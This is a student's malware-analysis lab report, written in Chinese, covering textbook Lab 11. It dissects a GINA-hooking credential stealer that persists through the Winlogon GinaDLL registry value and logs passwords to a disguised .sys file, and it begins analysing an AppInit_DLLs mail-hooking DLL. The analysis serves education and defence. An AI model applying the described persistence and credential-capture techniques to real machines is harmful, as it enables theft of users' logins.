

恶意代码分析与防治技术实验报告

Lab 11



网络空间安全学院

信息安全专业

2211985 李佳璐

一、实验目的

完成课本Lab11的实验内容，编写Yara规则，并尝试IDA Python的自动化分析


二、实验过程

Lab11-01.exe

1.过程分析

- 静态分析

使用strings工具查看字符串列表



```
C:\WINDOWS\system32\cmd.exe
SetFilePointer
CreateFileA
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetEndOfFile
ReadFile
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
dTE
TGAD
BINARY
GinaDLL
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
msgina32.dll
\msgina32.dll
Xq@
Hq@
xs@
Ls@
lr@
4r@
!This program cannot be run in DOS mode.
RichC
```


可以看到字符串 `GinaDLL` 和 `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`，怀疑可能是一个拦截GINA的恶意代码。

查看其导入函数：

Address	Ordinal	Name	Library
00000000...		RegSetValueExA	ADVAPI32
00000000...		RegCreateKeyExA	ADVAPI32
00000000...		SizeofResource	KERNEL32
00000000...		LockResource	KERNEL32
00000000...		LoadResource	KERNEL32
00000000...		VirtualAlloc	KERNEL32
00000000...		GetModuleFileNameA	KERNEL32
00000000...		GetModuleHandleA	KERNEL32
00000000...		FreeResource	KERNEL32
00000000...		FindResourceA	KERNEL32
00000000...		CloseHandle	KERNEL32
00000000...		GetCommandLineA	KERNEL32
00000000...		GetVersion	KERNEL32
00000000...		ExitProcess	KERNEL32
00000000...		HeapFree	KERNEL32
00000000...		GetLastError	KERNEL32
00000000...		WriteFile	KERNEL32
00000000...		TerminateProcess	KERNEL32
00000000...		GetCurrentProcess	KERNEL32
00000000...		UnhandledExceptionFilter	KERNEL32
00000000...		FreeEnvironmentStringsA	KERNEL32
00000000...		FreeEnvironmentStringsW	KERNEL32
00000000...		WideCharToMultiByte	KERNEL32
00000000...		GetEnvironmentStrings	KERNEL32
00000000...		GetEnvironmentStringsW	KERNEL32
00000000...		SetHandleCount	KERNEL32
00000000...		GetStdHandle	KERNEL32
00000000...		GetFileType	KERNEL32
00000000...		GetStartupInfoA	KERNEL32
00000000...		GetEnvironmentVariableA	KERNEL32
00000000...		GetVersionExA	KERNEL32
00000000...		HeapDestroy	KERNEL32
00000000...		HeapCreate	KERNEL32

可以看到操纵注册表和提取资源节的函数

因为观察到提取资源节的导入函数，因此将 Lab11-01.exe 载入到PEview来检查文件结构：




检查PE文件的格式，可以看到一个名为 TGAD 的资源节。在PEview中单击该节，可以看到其中的 MZ、PE 头，说明其中包含一个 PE 文件。


• 动态分析

使用process Monitor工具查看动态执行

设置Lab11-01.exe过滤器：



看到它创建了一个名为 msgina32.dll 的文件，位置在恶意代码的同级目录下。



同时，恶意代码插入 msgina32.dll 的路径到注册表 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL 中，所以当系统重启时，WinLogon 会加载这个 DLL。

借助 RegShot 对恶意代码运行前后进行快照：

```
res - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Regshot 1.8.3-beta105
Comments:
Datetime:2024/11/19 11:08:09 , 2024/11/19 11:08:17
Computer:DELL-CDCE31A6E0 , DELL-CDCE31A6E0
Username:Administrator , Administrator

-----
Values added:14
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL: 43 38 5E 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 65 74 74 69 6E 67 73 5C A1 64 60 69 6E
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_I
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31297: "在打开的文件表中创建一个新空文件夹。"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31298: "文件和文件夹任务"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31242: "重命名这个文件"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31244: "移动这个文件"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31246: "复制这个文件"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31248: "将这个文件发布到 Web"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31370: "以电子邮件形式发送此文件"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31252: "删除这个文件"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31245: "将选择的项目移动到您选择的位置。"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31247: "将选择的项目复制到您选择的位置。"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31249: "将选择的项目的副本传送到公共的网页上, 这样"
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\HUICache\@shell132.dll,-31371: "发送包含选择的文件或在选择的文件夹中的文件"

-----
Values modified:4
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x00000075
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x00000076
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x00000075
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x00000076
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_I
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_I
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\BagHRU\HRULstEx: 03 00 00 00 05 00 00 00 01 00 00 00 06 00 00 00 04 00 01
HKU\S-1-5-21-299502267-1788223648-725345543-500\Software\Microsoft\Windows\ShellNoRoam\BagHRU\HRULstEx: 05 00 00 00 03 00 00 00 01 00 00 00 06 00 00 00 04 00 01

-----
Total changes:18
```

发现其确实更改了注册表，插入到了 GINA，使得系统启动时，WinLogon 会加载该 dll 文件。

使用 IDA 分析该 dll 文件。可以发现其对参数 `fdwReason` 进行检查，如果不是 1 的话就退出；如果参数正确，则继续运行：通过调用 `LoadLibraryW` 函数获取 Windows 系统中 `msgina.dll` 的句柄，接着将其存入 `hLibMoudle` 中，这样的话就可以让恶意代码可以响应对 `msgina.dll` 的请求。因为 `msgina32` 拦截了 `Winlogon` 和 `msgina` 的通信，所以 `msgina32` 要协助分发正常的系统调用。

```
.text:10001050 ; 800L __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001050 _DllMain@12 proc near ; CODE XREF: DllEntryPoint+4B1p
.text:10001050
.text:10001050 Buffer = word ptr -208h
.text:10001050 hinstDLL = dword ptr 4
.text:10001050 fdwReason = dword ptr 8
.text:10001050 lpvReserved = dword ptr 0Ch
.text:10001050
.text:10001050 mov eax, [esp+fdwReason]
.text:10001054 sub esp, 208h
.text:1000105A cmp eax, 1
.text:1000105D inz short loc_100010B7
.text:1000105F push esi
.text:10001060 mov esi, [esp+20Ch+hinstDLL]
.text:10001067 push esi ; hLibModule
.text:10001068 call ds:DisableThreadLibraryCalls
.text:1000106E lea eax, [esp+20Ch+Buffer]
.text:10001072 push 104h ; uSize
.text:10001077 push eax ; lpBuffer
.text:10001078 mov hModule, esi
.text:1000107E call ds:GetSystemDirectoryW
.text:10001084 lea ecx, [esp+20Ch+Buffer]
.text:10001088 push offset String2 ; "\\MSGina"
.text:1000108D push ecx ; lpString1
.text:1000108E call ds:lstrcatW
.text:10001094 lea edx, [esp+20Ch+Buffer]
.text:10001098 push edx ; lpLibFileName
.text:10001099 call ds:LoadLibraryW
.text:1000109F xor ecx, ecx
.text:100010A1 mov hLibModule, eax
.text:100010A6 test eax, eax
.text:100010A8 setnz cl
.text:100010AB mov eax, ecx
.text:100010AD pop esi
00000450 0000000010001050: DllMain(x,x,x) {Synchronized with Hex View-1}
```

查看其导出函数：

gina_28	0000000010001290	28
ShellShutdownDialog	00000000100012A0	29
WlxActivateUserShell	00000000100012B0	30
WlxDisconnectNotify	00000000100012C0	31
WlxDisplayLockedNotice	00000000100012D0	32
WlxDisplaySASNotice	00000000100012E0	33
WlxDisplayStatusMessage	00000000100012F0	34
WlxGetConsoleSwitchCredentials	0000000010001300	35
WlxGetStatusMessage	0000000010001310	36
WlxInitialize	0000000010001320	37
WlxIsLockOk	0000000010001330	38
WlxIsLogoffOk	0000000010001340	39
WlxLoggedOnSAS	0000000010001350	40
WlxLoggedOutSAS	00000000100014A0	41
WlxLogoff	0000000010001360	42
WlxNegotiate	0000000010001370	43
WlxNetworkProviderLoad	0000000010001380	44
WlxReconnectNotify	0000000010001390	45
WlxRemoveStatusMessage	00000000100013A0	46
WlxScreenSaverNotify	00000000100013B0	47
WlxShutdown	00000000100013C0	48
WlxStartApplication	00000000100013D0	49
WlxWkstaLockedSAS	00000000100013E0	50
DllRegister	0000000010001440	51

WlxLoggdOnSAS 函数首先传递字符串 WlxLoggdOnSAS 到 sub_10001000，然后跳转到程序入口地址处，传入 dll 文件的句柄和 WlxLoggdOnSAS 函数来使用 GetProcAddress 解析 msgina 中的函数地址，然后跳转到该函数，通过跳转并调用 WlxLoggdOnSAS，直接在 Winlogon 上运行。即 WlxLoggedOnSAS 函数输出恰好传递给 msgina.dll 中真正的 WlxLoggedOnSAS 函数。

```
.text:10001350      public WlxLoggedOnSAS
.text:10001350 WlxLoggedOnSAS proc near                                ; DATA XREF: .rdata:off_10002348↓o
.text:10001350      push     offset aWlxloggedons_0 ; "WlxLoggedOnSAS"
.text:10001355      call    sub_10001000
.text:1000135A      jmp     eax
.text:1000135A WlxLoggedOnSAS endp
.text:1000135A
.text:1000135A - -----
```

跳转到 sub_10001000 函数：

```
.text:10001000      mov     eax, hLibModule
.text:10001005      sub     esp, 10h
.text:10001008      push    esi
.text:10001009      mov     esi, [esp+14h+lpProcName]
.text:1000100D      push    esi ; lpProcName
.text:1000100E      push    eax ; hModule
.text:1000100F      call    ds:GetProcAddress
.text:10001015      test    eax, eax
.text:10001017      jnz     short loc_1000103C
.text:10001019      mov     ecx, esi
.text:1000101B      shr     ecx, 10h
.text:1000101E      jnz     short loc_10001034
.text:10001020      push    esi
.text:10001021      lea     edx, [esp+18h+var_10]
.text:10001025      push    offset aD ; "%d"
.text:1000102A      push    edx ; LPSTR
.text:1000102B      call    ds:wsprintfA
.text:10001031      add     esp, 0Ch
-----
```

可以看到，其用于通过函数名查找对应的跳转地址。

继续查看其他导出函数，可以发现与 WlxLoggdOnSAS 函数基本类似，但 WlxLoggdOutSA 函数将格式化字符串压栈，然后调用了 sub_10001570 函数。

```

.text:100014E7      jnz     short loc_1000150B
.text:100014E9      mov     eax, [esi]
.text:100014EB      test    eax, eax
.text:100014ED      jz      short loc_1000150B
.text:100014EF      mov     ecx, [esi+0Ch]
.text:100014F2      mov     edx, [esi+8]
.text:100014F5      push    ecx
.text:100014F6      mov     ecx, [esi+4]
.text:100014F9      push    edx
.text:100014FA      push    ecx
.text:100014FB      push    eax                ; Args
.text:100014FC      push    offset aUnSDmSPwS01dS ; "UN %s DM %s PW %s OLD %s"
.text:10001501      push    0                ; dwMessageId
.text:10001503      call    sub_10001570
.text:10001508      add     esp, 18h

```

查看 sub_10001570 函数:

```

.text:10001570      mov     ecx, [esp+Format]
.text:10001574      sub     esp, 854h
.text:1000157A      lea     eax, [esp+854h+Args]
.text:10001581      lea     edx, [esp+854h+Dest]
.text:10001585      push    esi
.text:10001586      push    eax                ; Args
.text:10001587      push    ecx                ; Format
.text:10001588      push    800h              ; Count
.text:1000158D      push    edx                ; Dest
.text:1000158E      call    _vsnwprintf
.text:10001593      push    offset Mode        ; Mode
.text:10001598      push    offset Filename    ; "msutil32.sys"
.text:1000159D      call    _w fopen
.text:100015A2      mov     esi, eax
.text:100015A4      add     esp, 18h
.text:100015A7      test    esi, esi
.text:100015A9      jz      loc_1000164F
.text:100015AF      lea     eax, [esp+858h+Dest]
.text:100015B3      push    edi
.text:100015B4      lea     ecx, [esp+85Ch+Buffer]
.text:100015B8      push    eax
.text:100015B9      push    ecx                ; Buffer
.text:100015BA      call    _wstrtime
.text:100015BF      add     esp, 4
.text:100015C2      lea     edx, [esp+860h+var_828]
.text:100015C6      push    eax
.text:100015C7      push    edx                ; Buffer
.text:100015C8      call    _wstrdate
.text:100015CD      add     esp, 4
.text:100015D0      push    eax


```

这个函数首先传入被当做参数传入的格式化字符串，然后打开 msutil32.sys 文件，因为 Winlogon 在 C:\Windows\System32 的目录下，所以这个文件也被创建在该目录下，接下来记录日期时间最后记录登录的凭证，因此得知，该 sys 文件并不是一个驱动文件，而是用来记录凭证信息的文件，sys 文件后缀是其一个伪装。

重启电脑，可以看到登录弹窗：



使用记事本打开该 sys 文件：



可以看到其确实记录有上面重启登录时的信息。由此推断，该恶意代码意图获取电脑的用户名与密码。

2. 问题解答

(1) 这个恶意代码向磁盘释放了什么？

该恶意代码从 TGDA 资源节释放出 msgina32.dll 文件，将其保存到恶意代码同级目录下。

(2) 这个恶意代码如何进行驻留？

为了让 msgina32.dll 作为 GINA DLL 安装，恶意代码将自己添加到注册

表: HKLM\SOFTWARE2\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL 中。这使得系统重启后，msgina32.dll 将被加载，从而实现驻留。

(3) 这个恶意代码如何窃取用户的登录凭证？

恶意代码用 GINA 拦截窃取用户登录凭证。msgina32.dll 能够拦截所有提交到系统认证的用户登录凭证。

(4) 这个恶意代码对窃取的证书做了什么处理？

该恶意代码将窃取到的证书写入到创建在 C:\Windows\System32 目录下的 msutil32.sys 文件中，用户名、域名称、密码、时间戳都将被记录到该文件。

(5) 如何在你的测试环境让这个恶意代码获得用户的登录凭证？

释放并且安装恶意代码后，必须重启系统才能启动 GINA 拦截。仅当用户注销时，恶意代码才记录登录凭证，所以注销然后再登录系统，就能看到记录到日志文件的登录凭证。

Lab11-02

1. 过程分析

使用 strings.exe 工具分析 Lab11-02.dll :

```
C:\WINDOWS\system32\cmd.exe
RCPT TO: <
RCPT TO: <
OpenThread
kernel32.dll
OpenThread
kernel32.dll
THEBAT.EXE
THEBAT.EXE
OUTLOOK.EXE
OUTLOOK.EXE
MSIMN.EXE
MSIMN.EXE
send
usock32.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
spoolvxx32.dll
spoolvxx32.dll
AppInit_DLLs
\spoolvxx32.dll
\Lab11-02.ini
0:000j000-0
0G1`1n1
1#2
3<3
4g4q4
```

RCPT 是一个命令，用来创建一个电子邮件的接收人。

字符串 AppInit_DLLs 和 SOFTWARE\Microsoft\Windows NT\CurrentVersion\windows 表明恶意代码使用 AppInit_DLLs 来永久安装自身。字符串 \Lab11-02.ini 表明恶意代码使用本实验提供的 INI 文件。

查看 Lab11-02.dll 的字符串列表：

```
C:\Documents and Settings\Administrator\桌面>strings.exe -a Lab11-02.ini

Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

CHMMXaLeMUESDeoEMXRHCNNJ
BNL
```

可以看到它似乎包含编码或者加密的数据。

接着使用 IDA Pro 查看其导入导出函数：

导入函数：

Address	Ordinal	Name	Library
000000...		RegSetValueExA	ADVAPI32
000000...		RegOpenKeyExA	ADVAPI32
000000...		RegCloseKey	ADVAPI32
000000...		VirtualProtect	KERNEL32
000000...		GetModuleHandleA	KERNEL32
000000...		Thread32Next	KERNEL32
000000...		CloseHandle	KERNEL32
000000...		SuspendThread	KERNEL32
000000...		Thread32First	KERNEL32
000000...		CreateToolhelp32Snapshot	KERNEL32
000000...		GetModuleFileNameA	KERNEL32
000000...		GetCurrentProcessId	KERNEL32
000000...		ResumeThread	KERNEL32
000000...		CopyFileA	KERNEL32
000000...		ReadFile	KERNEL32
000000...		CreateFileA	KERNEL32
000000...		GetSystemDirectoryA	KERNEL32
000000...		GetProcAddress	KERNEL32
000000...		LoadLibraryA	KERNEL32
000000...		GetCurrentThreadId	KERNEL32
000000...		toupper	MSVCRT
000000...		strlen	MSVCRT
000000...		strchr	MSVCRT
000000...		strcat	MSVCRT
000000...		memcpy	MSVCRT
000000...		strstr	MSVCRT
000000...		malloc	MSVCRT
000000...		memcmp	MSVCRT
000000...		strncat	MSVCRT
000000...		memset	MSVCRT
000000...		free	MSVCRT
000000...		_initterm	MSVCRT
000000...		_adjust_fdiv	MSVCRT

可以看到，其导入函数中有与注册表操作有关的 `RegSetValueEx` 函数，与拷贝文件的 `CopyFile` 函数，与搜索进程线程列表的 `CreateToolhelp32Snapshot` 函数。

导出函数：


Name	Address	Ordinal
installer	000000001000158B	1
